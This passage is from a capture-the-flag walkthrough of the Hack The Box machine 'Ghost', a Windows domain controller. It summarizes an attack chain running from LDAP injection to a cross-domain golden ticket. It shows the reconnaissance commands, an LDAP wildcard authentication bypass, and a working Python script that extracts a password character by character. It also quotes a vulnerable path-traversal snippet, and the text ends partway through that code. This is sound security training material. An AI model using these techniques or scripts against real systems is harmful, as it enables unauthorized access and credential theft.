

Summary
Ghost is a Windows domain controller running Active Directory alongside a Ghost CMS blog, a Next.js intranet, a Gitea instance, ADFS, and MSSQL — with a bidirectional cross-domain trust to a secondary domain. It is a long chain of web, identity, and Active Directory attacks that requires stitching together several unrelated vulnerabilities.
The path to the user flag starts with vhost discovery, bypasses intranet authentication through LDAP injection, extracts a Gitea service account password via LDAP wildcard brute-force, then exploits a path traversal in the Ghost CMS content API to retrieve an internal developer key. A command injection in the intranet scan API provides a shell inside a Docker container. A cached SSH ControlMaster socket lets us hijack Florence Ramirez’s session and steal her Kerberos TGT. Injecting a poisoned DNS record triggers an NTLM authentication from Justin Bradley to a Responder listener, and cracking the NTLMv2 hash yields WinRM credentials and the user flag.
The root path goes through BloodHound revealing ReadGMSAPassword rights over the ADFS service account, then forging a Golden SAML token to access the Ghost Core admin panel. MSSQL linked server RCE provides a foothold on the corp domain. SeImpersonatePrivilege escalates to SYSTEM via EfsPotato. A cross-domain golden ticket with SID history injection lets us read the root flag directly off the ghost.htb domain controller.
Flags:
- User — LDAP injection → Gitea password brute-force → Ghost CMS path traversal → command injection RCE → Docker SSH ControlMaster hijack → Kerberos TGT theft → DNS poisoning → Responder NTLM capture → hash crack → WinRM as
justin.bradley. - Root — BloodHound → ReadGMSAPassword → Golden SAML → MSSQL linked server RCE → SeImpersonatePrivilege → EfsPotato SYSTEM → cross-domain golden ticket →
AdministratoronDC01.ghost.htb.
Detailed Walkthrough
Enumeration
Nmap Scan
As always, begin with a full TCP scan.
sudo nmap -p- --min-rate 1000 -T4 10.129.231.105 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run detailed enumeration:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.231.105PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-06-12 14:04:01Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb)
443/tcp open https
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb)
1433/tcp open ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: ghost.htb)
3389/tcp open ms-wbt-server Microsoft Terminal Services
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
8008/tcp open http nginx 1.18.0 (Ubuntu)
8443/tcp open ssl/http nginx 1.18.0 (Ubuntu) — SSL cert CN: core.ghost.htb
9389/tcp open mc-nmf .NET Message Framing
- 88, 389/636/3268/3269 confirm a domain controller — domain is
ghost.htb, hostnameDC01- 1433 (MSSQL) is worth flagging early — SQL Server on a DC is not typical and usually means something interesting is accessible through it
- 5985 (WinRM) is open, so valid credentials mean an interactive shell
- 8008/8443 are nginx on Ubuntu — not the Windows host itself, almost certainly a container behind the same IP
- The 8443 SSL cert names
core.ghost.htb
Add initial entries to /etc/hosts:
sudo nano /etc/hosts
# 10.129.231.105  DC01.ghost.htb core.ghost.htb ghost.htb
Sync the clock to prevent Kerberos failures:
sudo ntpdate 10.129.231.105Web Enumeration
Port 80 returns a 404. Port 8008 serves a Ghost CMS blog over nginx.

The default site is sparse. Before diving into the CMS itself, check for virtual hosts on port 8008:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u http://ghost.htb:8008 \
  -H "Host: FUZZ.ghost.htb" \
  -fs 7676
One match: intranet. Add it to /etc/hosts and visit:
sudo nano /etc/hosts
# 10.129.231.105  intranet.ghost.htb
LDAP Injection — Intranet Authentication Bypass
http://intranet.ghost.htb:8008 shows a login page.

The page source contains a giveaway:
<input class="input" placeholder="" data-1p-ignore="" name="ldap-username">
The field name confirms the backend is authenticating against LDAP. LDAP filters treat * as a wildcard — submitting * for both username and password tells the LDAP server “match any user whose password starts with anything,” which evaluates as true for every account. The login succeeds without any real credentials.

Finding 1 — LDAP Injection Authentication Bypass on Intranet Login
Intranet Enumeration

The authenticated intranet has several sections worth covering. The News section references a Gitea instance and includes a note that gitea_temp_principal can log in using the intranet token. Add gitea.ghost.htb to /etc/hosts.

The Forums section has a complaint thread: a user cannot reach bitbucket.ghost.htb because the DNS record was never created. File that away — it will matter later.
The Users section lists every internal account:

kathryn.holland
cassandra.shelton
robert.steeves
florence.ramirez
justin.bradley
arthur.boyd
beth.clark
charles.gray
jason.taylor
intranet_principal
gitea_temp_principal
Validate all of them against the domain with Kerbrute:
kerbrute userenum -d ghost.htb --dc dc01.ghost.htb users.txt
Every account is valid.
LDAP Wildcard Brute-Force — Recovering the Gitea Password

We have a username for Gitea: gitea_temp_principal. We need the actual password. The LDAP injection gives us more than a bypass — it gives us a character-by-character oracle. LDAP wildcard filters accept <prefix>* as a pattern, so a payload like szrr* as the password will succeed if the real password starts with szrr. The application returns HTTP 303 on a successful bind and an error response on failure.
Capture the login POST to get the exact multipart structure:
Script the brute-force:
import string
import requests
from concurrent.futures import ThreadPoolExecutor, as_completed

TARGET_URL = "http://intranet.ghost.htb:8008/login"
USERNAME = "gitea_temp_principal"
CHARSET = string.ascii_lowercase + string.digits
MAX_THREADS = 16
MAX_LEN = 32

NEXT_ACTION_ID = "c471eb076ccac91d6f828b671795550fd5925940"
NEXT_ROUTER_STATE_TREE = (
    "%5B%22%22%2C%7B%22children%22%3A%5B%22login%22%2C%7B%22children%22%3A%5B"
    "%22__PAGE__%22%2C%7B%7D%5D%7D%5D%7D%2Cnull%2Cnull%2Ctrue%5D"
)

session = requests.Session()
session.headers.update({
    "User-Agent": "Mozilla/5.0",
    "Accept": "text/x-component",
    "Referer": TARGET_URL,
    "Origin": "http://intranet.ghost.htb:8008",
    "Next-Action": NEXT_ACTION_ID,
    "Next-Router-State-Tree": NEXT_ROUTER_STATE_TREE,
})


def try_candidate(prefix: str, char: str) -> str | None:
    candidate = f"{prefix}{char}*"
    files = {
        "1_ldap-username": (None, USERNAME),
        "1_ldap-secret":   (None, candidate),
        "0":               (None, '[{},"$K1"]'),
    }
    resp = session.post(TARGET_URL, files=files, allow_redirects=False)
    return char if resp.status_code == 303 else None


def crack_password() -> str:
    password = ""
    for position in range(1, MAX_LEN + 1):
        with ThreadPoolExecutor(max_workers=MAX_THREADS) as pool:
            futures = {pool.submit(try_candidate, password, c): c for c in CHARSET}
            found = None
            for future in as_completed(futures):
                result = future.result()
                if result is not None:
                    found = result
                    for f in futures:
                        f.cancel()
                    break
        if found is None:
            print(f"[!] No match at position {position}. Done.")
            break
        password += found
        print(f"[+] Position {position}: '{password}'")
    return password


if __name__ == "__main__":
    print("[*] Starting LDAP wildcard brute-force...")
    pwd = crack_password()
    print(f"[+] Recovered password: {pwd}")
Note: I am not a developer — I used AI assistance to generate this script.

Password recovered: szrr8kpc3z6onlqf


Log into Gitea at gitea.ghost.htb as gitea_temp_principal:szrr8kpc3z6onlqf.
Finding 2 — LDAP Wildcard Injection Enabling Character-by-Character Password Extraction
Gitea — Source Code Review
Two repositories are accessible. The blog repository documents the Ghost CMS setup.

The README.md reveals a public Ghost content API key:
a5af628828958c976a3b6cc81aIt also documents a DEV_INTRANET_KEY environment variable that gates access to internal developer API endpoints on the intranet backend.
posts-public.js contains the more interesting finding:
async query(frame) {
    const posts = await postsService.browsePosts(options);
    const extra = frame.original.query?.extra;
    if (extra) {
        const fs = require("fs");
        if (fs.existsSync(extra)) {
            const fileContent = fs.readFileSync("/var/lib/ghost/extra/" + extra, { encoding: "utf8" });
            posts.meta.extra = { [extra]: fileContent };
        }
    }
    return posts;
